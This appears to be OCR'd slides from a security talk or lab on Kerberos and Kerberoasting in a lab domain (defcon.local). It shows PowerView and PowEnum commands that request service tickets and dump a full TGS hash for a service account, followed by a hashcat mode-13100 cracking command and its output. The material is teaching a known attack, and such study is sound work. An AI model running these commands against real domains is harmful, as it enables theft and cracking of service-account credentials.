
https://redmondmag.com/articles/2012/02/01/understanding-the-essentials-of-the-kerberos-protocol.aspx

Kerberos

Service Ticket (ST)

Portion is encrypted with the Service Account Password Hash

- 3 Exchanges
  1. Authentication Service (AS) Exchange
  2. Ticket Granting Service (TGS) Exchange
  3. Client/Server (CS) Exchange



https://redmondmag.com/articles/2012/02/01/understanding-the-essentials-of-the-kerberos-protocol.aspx

Kerberos

Service Ticket (ST)

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


https://redmondmag.com/articles/2012/02/01/understanding-the-essentials-of-the-kerberos-protocol.aspx


Kerberoast

Service Ticket (ST)

Portion is encrypted with the Service Account Password Hash

Kerberoast


```
13100 | Kerberos 5 TGS-REP etype 23                    | Network Protocols",
```



https://redmondmag.com/articles/2012/02/01/understanding-the-essentials-of-the-kerberos-protocol.aspx

Kerberos Attacks






Kerberoast (Powerview)

```
PS C:\Users\andrew\Desktop\Powerview> Import-Module .\Powerview.ps1
PS C:\Users\andrew\Desktop\Powerview> Invoke-Kerberoast -OutputFormat Hashcat -Verbose | fl
VERBOSE: [Get-DomainSearcher] search string: LDAP://LabPC1.defcon.local/DC=defcon,DC=local
VERBOSE: [Get-DomainUser] Searching for non-null service principal names
VERBOSE: [Get-DomainUser] filter string: (&(samAccountType=805306368)(servicePrincipalName=*))

SamAccountName       : sqldemo_svc
DistinguishedName    : CN=sql demo,CN=Users,DC=defcon,DC=local
ServicePrincipalName : MSSQLSvc/SQLSRV01.defcon.local
Hash                 : $krb5tgs$23$*sqldemo_svc$defcon.local$MSSQLSvc/SQLSRV01.defcon.local*$DE09FEC67C738A53BD2015DC12
                       AEA9B8$D5F4D4A34778AC41D0229339611B291049717BD54DC5DC6864BB7288D30DB83386F18A3648304DD5D9E9FCCE1
                       64C250591F2D011181615DE9A692D45246873DCFB5F0A76B65A0312A4A9D97BB46C6CE9CF3E7650337B448F40DB6D2A4
                       5D292FC299F9A341D198A2CF3BCA168F68CB562DA6E85576B28E6C2641AD99F2DE8A668AACD1B9B447B97669E8877EC5
                       025A29303173DE271EF7CB60ACB03BA91CF53A3483BDF5522CF83DCB2B310077AEAF2ADF72E049376E176C4FD884DC52
                       D7BBB8639D811CA91F771CF0314D8170D0DA2B2B47ECAA0FCED9052282B7839512D977577FFFFADA49A348E3729EA96A
                       B7A69E2B1B3ABB3C75C446B75B13183057379F9F5C1EF97E101FAA084FD5F253391464DA72D89A614C231B6E6D5D5B57
                       5751EBBF58ADA578B65EB885D9609C6A44770EC681F618E2CFFBFFD039A460138DB74FE637E1708106BA9D6E398398C1
                       99B55AE6C61AD7217433F144E1019BDD7CD2389611698D5A151F73E73EC4F4A46F59AF6F5A802C2785C3FF12C3F4E5D0
                       34A2D3BA8FFC48D8F0607A9AB5C6B0ED3459D3A24DF70ACD5AB56044E572B4A95A7BFF6D5FAFD890DCD2F79595A07C50
                       A51693BAC33914D5F38BC8170AF956ABEDCAB37977BF038AE5A4169987336 73B112221845020FF776AAC04E409606B46
                       75859DF782B4AFB8715A5B2AFD52F8FD276CFDBEA3A58EBC907B82AD79507295B864066044C9662896D8FDEC6DF885C9
                       D43F93C30B47518EE28E28D3A4483D6A510C9971A580C2A76BD4ED0AB845957A005EE75A35A9C8EA9CF3ECF64D276277
                       E20F5BA41AB7116E6082B92BB4439A42CB8672B53698DDCCE71494210427DB57F6D6DB8BEF817CD794F2D8A138208FF2
                       CE07E298C386B3205713C0489297352200CB62A0BB8E2160E342348632F1D50B186CF89E2F1ACB9B86B2037EC36C8A0B
                       DFB1D08ECF12D8C34F6389BE9757A740E5DB5AD5F96FF2679789728EEE7E8E2568FF76DE8DD90DB7E81A2A2CE9064680
                       D3907F3A3E976317821B24C191BF4B386BC7291769C7A58F8765D6E50C2EDBAB926CA9B27152086A085F7BA0474A1586
                       E74DD67BDDCF96E5EB963EDD0BB2D5A0A97024E65CC3F066F280FFB56DD5351602FB5FE2A34C302B54DF4B72C66C92FF
                       6523586FE0E7D78F3A848BF7B17199D98F2B189DCBC5201A91E20213140308A2F1EAECC6007667A5A4D249CD97A71FE4
                       BBA71BC60132B09D9C6F9D4E36408486E32D07E1448B3B399827B27A997FFE6A0C0685F586A4306BBD75EB70A560BA64
                       FBB6BD8CD177D06B9C2FD1C41841C6FE434D5CF4B19B5CCE962790720973D5B2DC6AB27D8302CC57308C8912C913D735
                       C621ABFDD4666108DF04FDDDE9C2A18A55304144B349298AAB88C8C30D976FF86040FA6D3A295A34101F0DD04DDF2667
                       D0CBB0833B7235767CD1FC11F3C9B1817D727AF82C223E45508927BCBBB8F7FD101C03F743C5148B14E4AB6BD3B63143
                       1A57EBF9CF8EB3EBCF832084112ADE62F


PS C:\Users\andrew\Desktop\Powerview>
```

Kerberoast – Downloading PowEnum



Kerberoast – Requesting a TGS (PowEnum)

```
PS C:\Users\defconadmin\Desktop\PowEnum> Import-Module .\PowEnum.ps1
PS C:\Users\defconadmin\Desktop\PowEnum> Invoke-PowEnum -Mode Roasting -NoExcel
```

What do you see?

Kerberoast – Requesting a TGS (PowEnum)

```
PS C:\Users\defconadmin\Desktop\PowEnum> Import-Module .\PowEnum.ps1
PS C:\Users\defconadmin\Desktop\PowEnum> Invoke-PowEnum -Mode Roasting -NoExcel
[>]Downloading Powerview | https://raw.githubusercontent.com/PowerShellMafia/Pow
ss
Enumeration Domain: defcon.local
Enumeration Mode: Roasting
[>]Downloading ASREPRoast | https://raw.githubusercontent.com/HarmJ0y/ASREPRoast
[ ]ASREPRoast (John Format) | 0 Identified
[ ]Kerberoast (Hashcat Format) | 1 Identified
Running Time: 0s
Current Date/Time: 07/06/2017 02:45:52
Exiting...
```




SamAccountName	DistinguishedName	ServicePrincipalName	Hash
sqldemo_svc	CN=sql demo,CN=Users,DC=defcon,DC=local	MSSQLSvc/SQLSRV01.defcon.local	$krb5tgs$23$*sqldemo_svc$defcon.local$MSSQLSvc/SQLSRV01.defcon.local*$969168E80

Cracking with Hashcat

Part of the service ticket is encrypted with the NTLM hash of the target service instance



https://hashcat.net/wiki/doku.php?id=oclhashcat



Cracking with Hashcat

```
13100 | Kerberos 5 TGS-REP etype 23                    | Network Protocols",
```

```
defconadmin@LabKali:~/rules$ hashcat -r hob064.rule -m 13100 hashes/kerb_test.txt rockyou.txt -o cracked_kerb.txt --force
hashcat (v3.30) starting...

NVIDIA: no NVIDIA devices found
OpenCL Platform #1: The pocl project
====================================
* Device #1: pthread-Intel(R) Xeon(R) CPU E5-2673 v3 @ 2.40GHz, 2047/5228 MB allocatable, 2MCU

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 64

Applicable Optimizers:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

Watchdog: Hardware Monitoring Interface not found on your system
Watchdog: Temperature abort trigger disabled
Watchdog: Temperature retain trigger disabled

* Device #1: build_opts '-I /usr/share/hashcat/OpenCL -D VENDOR_ID=64 -D CUDA_ARCH=0 -D VECT_SIZE=4 -D DEVICE_TYPE=2 -D DGS
 DGST_R3=3 -D DGST_ELEM=4 -D KERN_TYPE=13100 -D _unroll -cl-std=CL1.2'
* Device #1: Kernel m13100_a0.c145014c.kernel not found in cache! Building may take a while...
```

Cracking with Hashcat


```
defconadmin@LabKali:~/rules$ cat cracked_kerb.txt
$krb5tgs$23$*sqldemo_svc$defcon.local$MSSQLSvc/SQLSRV01.defcon.local*$b93da8a397567e746f28dc683f9da302$eb567ba969b406b3eb158cb71d1b
e05399b4e045787d36919f277419f0b151430c0583e2802aa63dd4229679a5df4bb5ded273db049a0fa7a75e24eeb765830cb7f6533a62f5772ddef687933d15843
5b3abef90b4087679c792a866577a9fa705ba8f02f98791ad58acf66870b4be7613246d30d3345a1a9eeb7d16ea830a93373424adad9359e10dd86851caa7776b24
1216ca1bfebd615ccd26ef787fb6a7077825cb8feb07205b71b9cf3fd8a4f82e9576396896e5c46fa39d1d756c529b1da0a3b5317b6ada626a5ccea604c0683ccaa
504befae77ff73e1b0022465ce47341f1789a2d6ee68bb60735e11de5fc0a2c6580cecf8ccf64f37edf7e9f23d2e517314b331b4f514cbeafb6d6bf339eb23f196c
21fc876ee942784a49770078f74d3f151cfa67e2e10a6a2c6e422f863921a740c5834b42f0f04bb678592734df89be89c02ce945339897c93d009a6d2b92e3a1a75
9ee5a3e3f7627c09a50e5b54f0a0de5ee089869870e2a399b88322d0882962b57cb08aca7e2174bee902c42aed236e02c2b866dce1e091c6c3fd0a8a24b861dc286
8c650baec7f3ad242e5a1ca79247d3459185bdfcd7a874df9bd6ce033a419dd14774fc561973978fc48e7f755db0e3711f6ff01e86ac8d4088506b6035cc2e2eff7
